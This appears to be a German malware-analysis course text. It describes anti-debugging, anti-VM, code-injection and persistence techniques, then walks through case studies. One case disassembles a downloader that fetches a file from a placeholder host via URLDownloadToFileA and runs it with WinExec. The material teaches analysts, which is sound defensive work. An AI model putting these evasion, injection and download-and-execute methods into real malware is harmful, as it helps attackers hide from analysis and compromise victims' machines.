Einen Schritt weiter gehen VM-Obfuskatoren. Hier wird der Programmcode zu keiner Zeit wiederhergestellt. Der Programmcode besteht hier nämlich nicht aus x86-Befehlen, sondern aus einem selbst definierbarem Bytecode, der von einer „mitgelieferten“ virtuellen Maschine interpretiert und ausgeführt wird. Die virtuelle Maschine selbst wird dabei möglichst stark gegen Reverse Engineering gesichert, sodass die Interpretation des (unbekannten) Bytecode möglichst schwer nachvollziehbar wird. Ein bekanntes kommerzielles Produkt dieser Art ist VMProtect[13].

Für jede Übersetzung einer Malware in solchen Bytecode kann unter Umständen eine andere VM-Sprache bspw. durch Variieren der Registeranzahl oder einzelner Befehle erzeugt werden. Die passende VM wird automatisch erzeugt. Es ist offensichtlich, dass es keine „generischen Entpacker“ für VM-Obfuskatoren geben kann, denn es nutzt wenig, wenn man nur eine dieser Bytecode-Sprachen verstanden hat. Eine Vertiefung des Themas mit Ansätzen zur Analyse von VM-Obfuskatoren finden sich in [Rolles, 2009].

Die Analyse eines durch einen VM-Obfuskator erzeugten Programms ist sehr aufwendig und komplex, da die Interpretation des Bytecode mit analysiert werden muss. Es werden dadurch erheblich mehr Operationen ausgeführt als bei einem normalen x86-Programm. Zudem basiert der Bytecode meist auf RISC-Befehlssätzen, wodurch komplexe CISC-Befehle in eine Vielzahl von Bytecode-Befehlen übersetzt werden.

Anti-Emulation

Der Ablauf solcher Bytecode-Programme ist generell wegen der notwendigen Interpretation des Bytecode relativ langsam. Deswegen sind sie nicht immer zur Konstruktion von Malware geeignet. Auf der anderen Seite haben Antivirenprogramme mit Bytecode-Programmen wegen ihrer Langsamkeit Schwierigkeiten. Antivirenprogramme benutzen Emulatoren, in denen fragwürdige Programme ausgeführt werden. Dabei wird der Code jedoch aus Zeitgründen nur teilweise ausgeführt, und die Emulation bricht bei Bytecode-Programmen möglicherweise vorzeitig ab. Auch „normale“ gepackte Malware versucht die Emulation durch Antivirenprogrammen zu verhindern, indem durch Zeitverzögerungsmaßnahmen im Entpacker-Stub oder zu Beginn der Payload das zu frühe Abbrechen der Emulation erzwungen wird. Dies wird als Anti-Emulation bezeichnet. Darüber hinaus kann Malware auch versuchen, Emulatoren z. B. über Timing-Methoden zu erkennen und entsprechend darauf zu reagieren.

Anti-Debugging

Als Anti-Debugging bezeichnet man Aktivmaßnahmen einer Malware, um sich gegen die Analyse durch einen Debugger zur Wehr zu setzen. Wird ein Debugger erkannt, so wird die Malware sich möglicherweise gutartig verhalten oder auch einen Programmabsturz provozieren, was die Analyse erschwert. Die Verfahren sind sehr vielfältig, weswegen hier nur einige, in der Praxis übliche, vorgestellt werden sollen.

[13] VMProtect: http://www.vmprotect.ru

1. Einfache Methode bestehen in der Benutzung von Windows API-Funktionen wie *SetInformationThread*, die die Ausführung eines Thread „versteckt“, oder *IsDebuggerPresent*, *CheckRemoteDebuggerPresent* und *OutputDebugString*, die letztendlich den Wert von `BeingDebugged` im PEB untersuchen. Statt die API-Funktionen zu benutzen kann die Malware allerdings auch direkt auf den PEB zugreifen und den Status von `BeingDebugged` und einiger anderer Flags abfragen, die auf einen Debugger hinweisen. Für OllyDbg existieren Plugins (z. B. „Hide Debugger“), die ihrerseits diese Flags so manipulieren, dass Anti-Debugging-Code hier keinen Effekt mehr hat.

   Benutzung von Windows API-Funktionen

2. Die Malware kann die Systemumgebung absuchen. Mit Systemumgebung ist hier bspw. die Windows Registry gemeint, in der ein Standard-Debugger eingetragen ist. Ist dieser Eintrag verändert, deutet das auf einen Analyse-Debugger hin. Ebenso kann das Dateisystem auf verräterische Verzeichnisse oder Dateien untersucht werden, die bei einem aktiven Debugging-Vorgang entstehen. Mit der API-Funktion *FindWindow* können die Namen aktiver Fenster abgefragt werden. Existiert bspw. ein Fenster mit dem Namen „OllyDbg“, so ist die Sache klar. Eine andere Methode ist die Durchforstung der Prozesstabellen.

   Absuchen der Systemumgebung

3. Debugger ändern beim Einsatz von Software Breakpoints den Code der Malware durch das Einsetzen von `int`-Befehlen (meistens `int_3`). Die Malware kann gezielt nach `int`-Befehlen im eigenen Code suchen, oder durch die Berechnung von Prüfsummen allgemein testen, ob eine Programmmodifikation durch einen Debugger stattgefunden hat. Durch den Einsatz von Hardware Breakpoints ist dieses Erkennungsverfahren allerdings aushebelbar.

   Erkennen von Software Breakpoints

4. Durch Breakpoints und Einzelschrittausführung ändert sich das Zeitverhalten eines Programms enorm. Die Erkennungsmethode besteht nun darin, an zwei unterschiedlichen Stellen im Programm Zeitstempel (*Timestamps*) zu nehmen und diese miteinander zu vergleichen. Ist der Zeitunterschied sehr viel größer als bei einem normalen Programmablauf, so muss das Programm unterbrochen worden sein. Die API-Funktion *GetTickcount* liefert einen Timestamp ebenso wie der Befehl `rdtcs`, der allerdings erst beim Pentium Pro eingeführt wurde. Zur Umgehung des Timestamp-Verfahrens muss eine statische Programmanalyse durchgeführt werden, um Breakpoints im Abfrageintervall zu vermeiden, oder um entsprechende Programmteile zu „patchen“.

   Zeitstempel

5. Wird in einem Programm bzw. Thread TLS (*Thread local Storage*) benutzt, so wird dieser vor der Ausführung des eigentlichen Programms initialisiert. Es ist naheliegend, in dieser Initialisierungsroutine Code zu verstecken. Dieses Verfahren wird *TLS Callback* genannt. Viele Debugger stoppen standardmäßig die Programmausführung nach dem Aufruf des TLS Callback, wodurch sich dieser Code der Analyse entzieht. Wenn TLS verwendet wird, so wird allerdings eine .tls Section angelegt, die z. B. in IDA leicht erkennbar ist. Bei der Analyse ist dann darauf zu achten, dass die Debugger-Optionen so eingestellt sind, dass vor dem TLS Callback gestoppt wird.

   TLS Callback

6. Eine ganze Reihe von Verfahren nutzt den Umgang von Debuggern mit Exceptions aus. Standardmäßig werden von vielen Debuggern Exceptions vom Debugger selbst abgefangen und dann nicht unmittelbar oder auch unsauber an das Programm selbst weitergeleitet, wodurch sich Möglichkeiten ergeben, den Debugger durch einen programmeigenen Exception Handler zu erkennen. Beispielsweise könnte zwischen zwei Timestamps absichtlich eine Exception ausgelöst werden, die dann die Programmausführung verzögert. In OllyDbg gibt es ein umfangreiches Feld von Optionen, wie Exceptions behandelt werden sollen. Diese sollten bei der Program-

   Umgang von Debuggern mit Exceptions

manalyse berücksichtigt werden. Beliebt ist auch der Trick, gezielt `int_3` Befehle in den Programmcode einzubringen. Damit werden Software Breakpoints vorgegaukelt, die der Debugger dann zu behandeln versucht. Auch wenn der Debugger anhand eigener Tabellen merkt, dass es sich nicht um die selbst gesetzten Breakpoints handelt, so führt dies zumindest zu einem erkennbaren, zeitlich veränderten Programmverhalten. In den Optionen von OllyDbg kann zwar eingestellt werden, dass `int_3`-Exceptions nicht vom eigenen Handler bearbeitet werden, allerdings macht das Setzen dieser Option den Einsatz von Software Breakpoints unmöglich.

Entfernen von Breakpoints

7. Es besteht die Möglichkeit, dass ein Programm vom Debugger gesetzte Haltepunkte entfernt, was in der Regel zu einem Programmabsturz führen wird, wenn der Originalcode nicht rekonstruiert werden kann. Durch gut dokumentierte Tricks kann ein Programm auch Hardware Breakpoints auslesen und ggf. entfernen.

Angriff auf Schwachstellen der Debugger

8. Es gibt Verfahren, die gezielt Schwachstellen der Debugger angreifen. Auch Debugger sind Programme und haben Fehler oder sogar Sicherheitslücken, in die die Malware stößt. Bei einer älteren Version von OllyDbg verursachte bspw. die Angabe von gewissen Format-Strings bei Verwendung der *OutputDebugString*-Funktion einen Buffer Overflow. Des Weiteren stürzt OllyDbg bei einem gezielt manipulierten PE Header des zu untersuchenden Programms ab. Etwas subtiler ist ein Angriff auf OllyDbg durch eine *Guard Page*. Ein Zugriff auf eine als Guard Page deklarierte Speicherseite löst eine Exception aus. OllyDbg nutzt das zur Implementierung sogenannter Memory Breakpoints: Ein kompletter zu beobachtender Speicherbereich wird als Guard Page deklariert, und ein Zugriff löst einen Breakpoint aus. Die Erkennungsmethode besteht nun darin, eine Speicherseite dynamisch zu allokieren, einen `ret`-Befehl hineinzuschreiben und die Seite dann als Guard Page zu markieren. Ein Sprung zu diesem `ret`-Befehl löst eine Exception aus, die von einem eigenen Handler bedient wird. Läuft das Programm allerdings unter OllyDbg, so fängt der die Exception ab, führt aber keinen Breakpoint aus (weil Ollydbg diesen vermeintlichen Memory Breakpoint nicht registriert hat) und gibt die Kontrolle weiter, allerdings nicht an den Exception Handler, sondern an die Rücksprungadresse gemäß des `ret`-Befehls. Auf diese Weise ist OllyDbg entlarvt.

5.4 Erkennen Virtueller Maschinen

Die Ausführung eines Programms in einer virtuellen Umgebung kann auf einen Analyseversuch hindeuten. Um die Analyse zu unterbinden, kann die Malware Methoden zur Erkennung virtueller Maschinen einsetzen. Die eingesetzten Techniken werden als Anti-VM-Maßnahmen bezeichnet. Nach [Sikorski and Honig, 2012] ist die Tendenz bei Anti-VM-Malware allerdings rückläufig, weil inzwischen Virtualisierung häufig im „Normalbetrieb“ eingesetzt wird und nicht mehr überwiegend für Analyseumgebungen. Anti-VM-Maßnahmen würden dann einen Teil der „Kundschaft“ ausschließen.

Eine virtuelle Umgebung ist leicht an offensichtlichen Spuren erkennbar, wie z. B. an typischen Prozessen, Speicherartefakten oder an Registry-Einträgen. Im Taskmanager sind bspw. Prozesse mit den Präfixen „VMWare“ und „VirtualBox“ bei den entsprechenden VMs zu sehen.[14] Ebenso verräterisch ist die MAC-Adresse der (virtuellen) Netzwerkkarte. Üblicherweise sind die ersten drei Byte bei einer VM eines Herstellers immer identisch. Auch andere virtuelle und damit konstante Hardware-Umgebungen der VM sind verräterisch.

[14] Diese Prozesse stammen von Tools, die die VM benutzt. Eine Deinstallation der Tools lässt zumindest diese Spuren verschwinden.

Es existieren viele weitere VM-Erkennungsverfahren, die VM-spezifisch sind und Methoden oder auch Zwänge der Implementierung einer VM berücksichtigen. Im x86-Instruktionssatz (teilweise noch nicht in IA-32) existieren einige Befehle, die mit der Hardware interagieren, aber im Ring 3 laufen. Eigentlich müssten diese Befehle von der VM virtualisiert werden, was jedoch aus Performancegründen nicht gemacht wird. Diese Befehle sind verwundbar und können zur VM-Erkennung benutzt werden. Für VMWare sind ca. 20 verwundbare Instruktionen (z. B. `sidt, sgdt, sldt, smsw, str, in, cpuid`) dokumentiert. Diese sind alle in „normalen“ Anwendungen wenig sinnvoll und deuten stark auf Anti-VM-Maßnahmen hin. Vor einer Programmanalyse in einer VM können diese Befehle gesucht und „gepatcht“ werden.

B

Beispiel 2

In der IDT (Interrupt Description Table) sind die Sprungadressen für Interrupts und Exceptions abgelegt. Das CPU-Register `IDTR` verweist auf diese Tabelle. Pro physikalischem Prozessor existiert allerdings nur ein `IDTR`, weswegen sich Host und VM dieses Register teilen müssen. Innerhalb der VM steht ein anderer Wert im `IDTR` als beim Host, d. h. der Steuerungsprozess der VM muss einen anderen Wert ins `IDTR` schreiben. Mit Hilfe des verwundbaren Befehls `sidt` kann `IDTR` ausgelesen werden. `IDTR` umfasst 6 Byte, wobei bspw. das 5. Byte bei VMWare den typischen Wert `0xFF` enthält.

Schwachstellen virtueller Maschinen

Wie Debugger haben auch die VMs Schwachstellen, die eine Malware angreifen kann, um den Host zum kompromittieren. Anfällig sind insbesondere direkte Kommunikationswege zwischen Host und VM, also bspw. ein Dateiaustausch durch „drag-and-drop“-Funktionalität. In den VM-Optionen sind diese Kommunikationswege konfigurierbar. Bei der Analyse von Malware sollte die VM möglichst weitgehend vom Host entkoppelt werden.

Es existieren viele Tools, die VMs erkennen, z. B. ScoopyNG[15] für VMWare. ScoopyNG führt 7 unterschiedliche Tests durch und protokolliert die Ergebnisse. Es bietet sich dadurch die Möglichkeit, einige VM-Erkennungsverfahren durch Ändern der VM-Optionen zu unterbinden.

Als Alternative zu einer virtuellen Maschine bietet sich die Benutzung einer physikalischen Maschine an, die durch Erstellung und Zurückspielen von Images einer kompletten Installation wieder leicht in den Ausgangszustand zurückversetzt werden kann. Zu diesem Zweck existieren Tools wie z. B. Acronis[16]. Dies macht bei Malware Sinn, die virtuelle Maschinen erkennen und diese behindern bzw. dann ein anderes Verhalten zeigen oder gar den Host angreifen.

5.5 Malware Launching

In diesem Abschnitt wollen wir uns etwas mit der Frage beschäftigen, wie Malware überhaupt vom Benutzer unbemerkt zur Ausführung gebracht werden kann. Ein *Launcher*, der die mitgeführte Malware im System etablieren will, hat grundsätzlich mit zwei Problemen zu „kämpfen“:


1. Im Taskmanager soll während der Ausführung der eigentlichen Malware kein neuer Prozess zu erkennen sein.

[15] ScoopyNG: www.trapkit.de
[16] Acronis: http://www.acronis.de/

2. Die Malware benötigt unter Umständen Administratorrechte oder andere Sicherheitsprivilegien, die der Launcher-Prozess nicht hat.

Die am häufigsten zur Überwindung dieser Hürden eingesetzte Methode ist die Injektion von Code in einen laufenden Prozess (*Process Injection*). In Abb. 13 ist das Verfahren an einem Beispiel dargestellt.

Abb. 13: Code Injection



Der Launcher möchte einen Schadcode ausführen, der durch die Firewall dringen will, es fehlen ihm aber die Rechte dies zu tun. Der Launcher injiziert einem unverdächtigen Prozess den Schadcode, hier im Beispiel dem Internet Explorer. Wenn dies gelingt, dann erbt der Schadcode die Privilegien des infiltrierten Prozesses, also des Internet Explorer, und darf die Firewall durchdringen. Da der Schadcode innerhalb des Internet Explorer läuft, ist auch kein zusätzlicher Prozess im Taskmanager zu erkennen.

Remote Thread

Es existieren zahlreiche Techniken, um Code in einen anderen Prozess einzuschleusen. Die „klassische“ Variante ist die Erzeugung und Ausführung von *Remote Threads* im infiltrierten Prozess.

Nehmen wir an, dass der zu infiltrierende Prozess eine DLL das Malware-Autors zur Ausführung bringen soll. Der injizierte Code besteht dann aus einem Aufruf der API-Funktion *LoadLibrary* für diese DLL. Nach dem Laden der DLL wird automatisch deren *DllMain*-Funktion ausgeführt. Diese Funktion hat dieselben Ausführungsprivilegien wie der infiltrierte Prozess, und in ihr ist der eigentliche Schadcode enthalten, der bspw. weitere bösartige DLLs nachlädt.

Auf die genauen Details des Ablaufs soll hier nicht eingegangen werden, dazu sei bspw. auf [Sikorski and Honig, 2012] verwiesen. Der Launcher muss zunächst die PID des zu infiltrierenden Prozesses erhalten und mit ihm Verbindung aufnehmen, dann dort Speicher allokieren und mit dem Schadcode beschreiben und anschließend den Remote Thread starten und sich selbst beenden. Die dazu benutzten API-Funktionen[17] sind nach diesem Ablauf die folgenden, nach denen ein Analyst Ausschau halten sollte:

1. *OpenProcess* -> Prozess öffnen
2. *VirtualAllocEx* -> Speicher allokieren
3. *WriteProcessMemory* -> Schadcode einfügen
4. *CreateRemoteThread* -> Schadcode ausführen
5. *TerminateThread* -> eigenen Prozess beenden

[17] Zum Aufruf einiger dieser API-Funktionen sind Administratorrechte erforderlich. In der Praxis sind viele normale Benutzer von PCs allerdings als Administrator angemeldet, was der Malware ihr Wirken stark erleichtert.

Andere Methoden zur Code Injection oder zur kompletten Ersetzung eines laufenden Prozesses (*Process Replacement*) benutzen diese API-Funktionen zumindest teilweise und sind daran in ähnlicher Weise zu erkennen.

Process Replacement

Eine andere Möglichkeit des Malware Launching nutzt den Mechanismus der Windows Hooks aus und wird daher *Hook Injection* genannt. Hooks können sich in den Nachrichtenaustausch zwischen Prozessen einklinken, um bspw. prozessübergreifend auf Ereignisse wie Tastaturbedienung und Mausbewegungen über Fenster hinweg reagieren zu können. Gerade für Keylogger sind Tastenereignisse das Objekt der Begierde. Ein Windows Hook lädt eine DLL in einen anderen Prozess, die dann beim Eintreten eines gewissen Ereignisses (z. B. Tastendruck) ausgelöst wird. Bei Hook Injection wird eine Schad-DLL mittels der API-Funktion *SetWindowsHookEx* eingeschleust.

Hook Injection

Ein weiterer Angriffspunkt sind *Asyncronous Procedure Calls* (APC). Jedem Thread können APCs zugeordnet werden. Diese werden abgearbeitet, sobald der Thread seine normale Arbeit unterbricht und bspw. auf ein externes Ereignis wartet. Die Aufgabe des Launcher besteht nun darin, einen Prozess zu finden, der einen wartenden Thread beinhaltet; diesem wird ein APC in Form einer schädlichen DLL angehängt. Die markanten API-Funktionen zur Umsetzung einer APC-Injektion lauten *QueueUserAPC* für User-Mode-Anwendungen und *KeInitializeApc* bzw. *KeInsertQueueApc* für eine APC Injektion aus dem Kernelspace.

Asyncronous Procedure Calls

5.6 Persistenz-Mechanismen

Während Malware in früheren Zeiten sehr oft lediglich destruktiven Charakter hatte, also bspw. das Betriebssystem zerstören wollte, möchte Malware heutzutage meist lieber lange und unbemerkt, also persistent ihrem Opfer anhaften, um bspw. Spionage zu betreiben. Ist eine Malware auf einen Rechner gelangt, so soll sie auch bei jedem Starten des Rechners aktiviert werden.

Im einfachsten Fall trägt die Malware sich in der Windows Registry unter

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

ein und wird damit bei jedem Start von Windows gleich mitgestartet. Mit entsprechenden Analyse-Tools ist das jedoch leicht zu erkennen. Etwas subtiler ist die Registrierung von Schad-DLLs unter `AppInit_DLLs` bei

```
HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows NT\CurrentVersion\Windows.
```

Alle Prozesse, die die *User32.dll* aufrufen, laden die in `AppInit_DLLs` gelisteten DLLs automatisch mit.

Es existieren viele weitere Möglichkeiten, Malware in der Registry einzutragen. *SvcHost*-Prozesse beinhalten Gruppen von Windows-Diensten, und es sind gewöhnlich mehrere Instanziierungen von *SvcHost* aktiv. Diese Gruppen sind in der Registry definiert. Malware kann sich nun zusätzlich in eine dieser Gruppen eintragen oder einen bereits vorhandenen (selten benutzten) Dienst ersetzen.

Zuletzt sei noch *DLL Load Order Hijacking* genannt. DLLs werden in einer festgelegten Suchreihenfolge bezüglich des Dateisystems geladen. Gelingt es, eine modifizierte DLL gleichen Namens so zu platzieren, dass sie vor dem Original aufgerufen wird, so kann auf diese Weise Malware gestartet werden. Auch wenn Sicherheitsmechanismen existieren, die das Laden wichtiger DLLs nur von einem

DLL Load Order Hijacking

bestimmten Ort aus (System32-Ordner) zulassen, so ergeben sich dennoch Möglichkeiten über DLLs, die nicht über diesen Sicherheitsmechanismus geschützt sind.

6 Analyse realer Malware

6.1 Automatische Malware-Analysetools

Sandbox

Es existieren zahlreiche Malware-Analyse-Tools, die in einer sogenannten Sandbox laufen. Dabei handelt es sich um eine besonders gesicherte Laufzeitumgebung, die die Ausführung von Malware zulassen, den Host schützen und gleichzeitig diverse Analysen der Malware durchführen. Beispiele dafür sind die GFI Sandbox (früher CWSandbox) und das Anubis Projekt.

Sandbox-Tools können zwar käuflich erworben werden, sind aber sehr teuer. Die beiden erwähnten Systeme stellen zumindest für den Forschungsbereich kostenfreie Online-Zugänge zur Verfügung, d. h. potentielle Malware kann zum Betreiber geschickt werden. Als Ergebnis einer Analyse wird ein Bericht erstellt, aus dem diverse Informationen herausgelesen werden können. Eine komplette Analyse können diese allerdings in der Regel nicht liefern, was an verschiedenen generellen und systemspezifischen Restriktionen liegt. Neben allgemeinen Problemen, die bei einer Analyse in einer virtuellen Umgebung auftreten können (VM-Erkennung, unpassende Systemumgebung usw.), stellen die vielen möglichen Ausführungspfade, die eine Malware einschlagen kann, und die möglicherweise auch noch von Kommandozeilenangaben abhängen, ein Problem dar.

Anubis[18] ist ein Forschungsprojekt der International Secure Systems Lab[19] und ist zur Zeit noch nicht kommerzialisiert. Selbst wenn hier moderne dynamische Analysemethoden wie Dynamic Taint Analysis, Symbolic Execution oder Program Slicing ([Bayer et al., 2009]) verwendet werden, können zu viele Ausführungspfade zu einer Explosion der Programmstatusmöglichkeiten führen. Zudem sind – wie bei anderen Online-Analyse-Tools auch – die Analyse-Zeitfenster beschränkt. Entwickelt also eine Malware erst nach längerer Laufzeit ein bösartiges Verhalten, so wird dies nicht mehr erkannt.

GFI Sandbox[20] verwendet als Kernverfahren *DLL Hooking*, das in [Willems et al., 2007] näher beschrieben ist. Hierbei werden alle Aufrufe von API-Funktionen „umgebogen“ und analysiert.

Als aktuelles Forschungsprojekt sei noch Inspector Gadget [Kolbitsch et al., 2010] genannt. Das Ziel ist die automatische Extraktion von Algorithmen aus Binaries, im Falle von Malware also die Erkennung des spezifischen Kernverfahrens.

6.2 Fallbeispiele

Die folgenden drei Fallbeispiele[21] sollen einen Eindruck vermitteln, wie reale Malware funktionieren kann. Es werden unterschiedliche Techniken vorgestellt, die man so oder in ähnlicher Art und Weise immer wieder in der Praxis findet. Die schrittweise Bearbeitung dieser Beispiele soll Ihnen beim Einstieg in die Praxis der Malware-Analyse helfen. Selbstverständlich besteht hier kein Anspruch auf Vollständigkeit. Das Feld der Malware-Techniken ist so riesig, dass nur einige Aspekte daraus beleuchtet werden können. In den anschließenden Übungen werden Sie das hier Erlernte benutzen und weiter ausbauen können.

[18] Anubis: http://anubis.iseclab.org
[19] ISECLAB: http://www.iseclab.org
[20] GFI Sandbox http://www.threattrack.com
[21] Die Programme sind im Modulmaterial hinterlegt.

Beispiel 1

Wir untersuchen zunächst die Malware *fallbeispiel1.exe*. Wenn Sie sie ausführen[22], verhält sie sich wie ein Tool, das laufende Prozesse auflistet.

Es ist immer nützlich, suspekte Programme durch einen Online-Virenprüfer wie `www.virustotal.com` testen zu lassen, der unterschiedlichste Virenscanner durchprobiert und die Resultate zusammengefasst anzeigt. *fallbeispiel1.exe* scheint ein Trojaner und/oder Downloader zu sein.

Die statische Analyse mit PEview zeigt keine Besonderheiten. Es deutet nichts auf gepackte Malware oder auf ungewöhnliche Sections hin. Allerdings gibt es verdächtige Importe, nämlich *URLDownloadToFileA* und *WinExec*. Die Vermutung ist also, dass die Malware als Loader arbeitet und eine Datei aus dem Internet lädt und zur Ausführung bringt.

Eine erste Analyse mit IDA bestätigt die verdächtigen Importe. Die vielen übrigen Importe sind eher uninteressant, weil das Programm offensichtlich von einem Compiler erzeugt wurde, der den üblichen Zusatzcode erzeugt. Beim Überfliegen des Disassembly der *main*-Funktion kann man die Funktionalität wiedererkennen, die das Programm primär zu haben scheint: Eine Auflistung aktiver Prozesse.

Wenn wir die Stelle im Code anschauen, an der *URLDownloadToFileA* aufgerufen wird, so fällt auf, dass IDA diesen als „sonstigen Code“ identifiziert hat, der nicht referenziert wird. Falls unsere Vermutung bezüglich der Absichten des Programms richtig ist, so muss dieser Code aber zur Ausführung gebracht werden. Wie funktioniert das?

Gleich zu Beginn der *main*-Routine fällt die folgende Sequenz auf:

Quelltext 11

```
1 mov eax, 400000h
2 or  eax, 148Ch
3 mov [ebp+4], eax
```

Q

Nach Aufrufkonvention *stdcall* wird bei `[ebp+4]` weder ein Parameter noch eine lokale Variable hinterlegt, sondern die Rücksprungadresse. Das Programm überschreibt also die Rücksprungadresse aus *main* mit der Adresse `40148Ch`. Beginnen wir nun mit der dynamischen Analyse und setzten einen Breakpoint nach dieser Sequenz. Bei Erreichen des Breakpoint zeigt ein Blick ins *Stack window*, dass die Rücksprungadresse wie vermutet überschrieben wurde. Den nächsten Breakpoint setzten wir auf den `ret`-Befehl am Ende der *main*-Routine und setzen das Program mit „F9“ bis zu dieser Stelle fort. Durch Einzelschrittausführungen gelangen wir nun tatsächlich an die Adresse `40148Ch` im scheinbar „unerreichbaren“ Codebereich. Die Malware ist mit der Ausführung seiner vorgegaukelten Funktion fertig und entwickelt jetzt eine unbekannte Aktivität.

[22] Dies ist gefahrlos möglich, denn das Programm wurde so geändert, dass kein Schaden entsteht.

Wir betrachten nun die folgende Sequenz:

Q

Quelltext 12

```
1 401492 xor eax,eax
2 401494 jz short near ptr loc_401496+1
3 401496 loc_401496:
4 401496 jmp near ptr 4054D503h
```

Der bedingte Sprung `jz loc_401496+1` wird immer ausgeführt, da durch `xor eax,eax` immer das Zeroflag gesetzt wird. Es liegt also ein Opaque Predicate vor. Der Sprung führt aber zu `401496+1`, während IDA den Befehl an Adresse `401496` disassembliert hat: Es handelt sich um einen Unaligned Branch! Um diesen aufzulösen, wird die Adresse `401496` markiert und der Code mit Taste „U“ für ungültig erklärt. Dann wird Adresse `401497` markiert und mit Taste „C“ die Disassemblierung ab dieser Stelle erzwungen. Es kommt folgender Code zum Vorschein:

Q

Quelltext 13

```
1 loc_401497:
2 push offset dword_4014C0
3 push large dword ptr fs:0
4 mov  large fs:0, esp
5 xor  ecx, ecx
6 div  ecx
```

Das sollte Ihnen bekannt vorkommen, denn diese Methode wurde bereits in Abs. 3.3 vorgestellt: Obfuscation durch Benutzung von Structured Exception Handling. Es wird ein neuer Exception Handler etabliert und dann eine Exception wegen einer Division durch `0` ausgelöst. Der Kontrollfluss geht an Adresse `4014C0` über. Dort hat IDA den Code noch nicht aufgelöst, was jetzt mittels „C“ nachgeholt werden sollte. Setzen Sie dort einen Breakpoint.

Sobald Sie die Programmausführung mit „F9“ fortsetzen, meldet IDA die Exception bei Erreichen des `div`-Befehls und fragt dann nach der Art der Behandlung. Durch einen Klick auf „Yes“ wird der Exception Handler ausgeführt, und das Programm wird bei Adresse `4014C0` fortgesetzt. Hier wird zunächst der Exception Handler abgemeldet, anschließend erscheint wieder ein Unaligned Branch:

```
4014D7 jmp short near ptr loc_4014D7+1
```

Die Besonderheit ist hier, dass der Code nur um ein Byte versetzt weiter ausgeführt

wird. Es folgt ein Pseudo-Unterprogrammaufruf `call $+5`, der allerdings nur zum Folgebefehl führt:

Quelltext 14

```
1 4014D8 inc eax
2 4014DA dec eax
3 4014DB call \$+5
4 4014E0 push ebp
```

Q

Der Weg ist nun frei in Richtung *URLDownloadToFileA*. Diese Funktion benötigt zwei Parameter, eine URL und einen Dateinamen. Beide String-Parameter werden im Moment noch kryptisch angezeigt, aber bei einer Weiterführung mit „F8“ zeigt sich, dass durch `call sub_401534` die Strings zu “http://www.malware.com“ und “malware.exe“[23] entschlüsselt werden. Das Unterprogramm ab Adresse `401534` entschlüsselt die Strings mittels `xor 0xffh`, zeigt aber sonst keine interessanten Besonderheiten.

Nach dem Aufruf von *URLDownloadToFileA* folgen zwei bedingte Sprünge in Abhängigkeit vom Zeroflag. Da die Bedingungen gegensätzlich sind, handelt es sich um ein Random Predicate. Beide Sprünge führen zur selben Adresse, von IDA als `401519+1` gekennzeichnet. Es handelt sich also wiederum um Unaligned Branches. Nach deren manueller Auflösung ist endlich das letzte interessante Codestück zu sehen:

Quelltext 15

```
1 push 0
2 push offset xyz ; "malware.exe"
3 call ds:WinExec
4 push 0
5 call ds:ExitProcess
```

Q

Die Datei *malware.exe* wird ausgeführt, und anschließend wird der Prozess beendet.

Die Malware zeigt einige Methoden der Kontrollfluss-Obfuscation durch Unaligned Branches, Opaque und Random Predicates, Structured Exception Handling und Überschreibung von Rücksprungadressen. Ohne eine dynamische Analyse wären diese kaum zu erkennen gewesen. Zudem werden einige entscheidende Strings verschlüsselt. Die eigentliche Funktionalität der Malware, also das Laden und Ausführen einer Datei aus dem Internet, ist gut in diesen Verschleierungsverfahren versteckt.

[23] In Wahrheit lautet der Dateiname *malware.exd*. Das Programm würde später versuchen *malware.exe* tatsächlich auszuführen. Dies führt leider zu einem undefinierten Verhalten, weil *malware.exe* nur undefinierte Bitmuster enthält.


Beispiel 2

Als nächstes betrachten wir die Malware *fallbeispiel2.exe*.[24] `www.virustotal.com` identifiziert sie überwiegend als Backdoor und Trojaner. Vor der Ausführung des Programms sollten Sie einen Snapshot der virtuellen Maschine erstellen.

Das Programm gibt ein paar Zeichen aus und endet dann. Wenn Sie aber im selben Verzeichnis nachschauen, in dem die Malware zu finden ist, werden Sie bemerken, dass dort eine neue Datei *msgina32.dll* entstanden ist. Wenn Sie die Internetverbindung kappen, und die Malware dann ausführen, entsteht diese Datei trotzdem. Aus dem Internet wird sie offensichtlich nicht geladen. Wo kommt sie also her?

Eine Betrachtung mit PEview zeigt hier erste Anhaltspunkte. Das Programm hat eine recht große Resource Section .rsrc. In dieser scheinen nicht nur Icons etc. gespeichert zu sein, denn es ist der String „This program cannot be run in DOS mode“ zu erkennen(s. Abb. 14). Das sieht stark nach einem DOS Stub aus. Es könnte also sein, dass in der Resource Section ein Programm oder eine DLL versteckt ist.

Abb. 14: Resource Section mit DOS Stub



Die Ausführung der Malware erzeugt uns zwar diese DLL, aber im „echten Leben“ ist es möglicherweise nicht immer die beste Idee, eine Malware versuchsweise zu starten. Es gibt ein nützliches Tool namens *Resource Hacker*[25], das in einer Resource Section versteckte Programme extrahieren kann. Wenn wir die Malware mit diesem Tool laden, so ist nach einer Aufgliederung des Pfades „BINARY->TGAD->0“ über den Menüpunkt „Action->Save Resource as a binary file“ die versteckte DLL ohne Ausführung der Malware erzeugbar.

